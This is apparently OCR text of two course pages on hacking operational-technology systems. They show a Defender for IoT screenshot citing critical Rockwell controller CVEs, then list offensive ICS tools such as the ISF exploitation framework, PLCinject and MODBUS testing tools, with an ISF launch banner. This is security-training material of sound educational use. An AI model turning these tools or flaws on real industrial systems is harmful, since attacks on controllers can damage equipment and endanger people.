
Ports In Use

- ○ UDP PORT 44818 (EtherNet/IP)
- ○ TCP PORT 44818 (EtherNet/IP)

Most Severe CVE

CVE ID	Score	Description
CVE-2012-6437	10.0	Rockwell Automation EtherNet/IP products; 1756-ENBT, 1756-EWEB, 1768-ENBT, and 1768-EWEB communication modules; CompactLogix L32E and L35E controllers; 1788-ENBT FLEXLogix adapter; 1794-AENTR FLEX I/O EtherNet/IP adapter; ControlLogix 18 and earlier; CompactLogix 18 and earlier; GuardLogix 18 and earlier; SoftLogix 18 and earlier; CompactLogix controllers 19 and earlier; SoftLogix controllers 19 and earlier; ControlLogix controllers 20 and earlier; GuardLogix controllers 20 and earlier; and MicroLogix 1100 and 1400 do not properly perform authentication for Ethernet firmware updates, which allows remote attackers to execute arbitrary code via a Trojan horse update image.
CVE-2010-2965	10.0	The WDB target agent debug service in Wind River VxWorks 6.x, 5.x, and earlier, as used on the Rockwell Automation 1756-ENBT series A with firmware 3.2.6 and 3.6.1 and other products, allows remote attackers to read or modify arbitrary memory locations, perform function calls, or manage tasks via requests to UDP port 17185, a related issue to CVE-2005-3804.

Figure 18.121: Screenshot of Microsoft Defender for IoT



OT Hacking Tools

ICS Exploitation Framework (ISF)

ICS Exploitation Framework (ISF) is an **exploitation framework** based on Python and is like the Metasploit framework

r00t@r00t-KitPloit: ~

```
root@kali:~/Desktop/temp/isf# python isf.py

                ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 2 Scanners: 0 Creds: 13

ICS Exploits:
    PLC: 2          ICS Switch: 0
    Software: 0

isf >
```

https://github.com

PLCinject
https://github.com

MODBUS Penetration Testing Framework
https://github.com

Moki Linux
https://github.com

sixnet-tools
https://github.com

mbtget
https://github.com


OT Hacking Tools

Discussed below are various tools used by attackers to hack OT systems and networks:

- **ICS Exploitation Framework (ISF)**

  Source: *https://github.com*

  The ICS Exploitation Framework (ISF) is an exploitation framework based on Python that is similar to the Metasploit framework. This tool provides various exploit modules that allow attackers to hack target ICS systems and networks.



r00t@r00t-KitPloit: ~

```
root@kali:~/Desktop/temp/isf# python isf.py

                ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 2 Scanners: 0 Creds: 13

ICS Exploits:
    PLC: 2          ICS Switch: 0
    Software: 0

isf >
```

Figure 18.122: Screenshot of ICS Exploitation Framework (ISF)

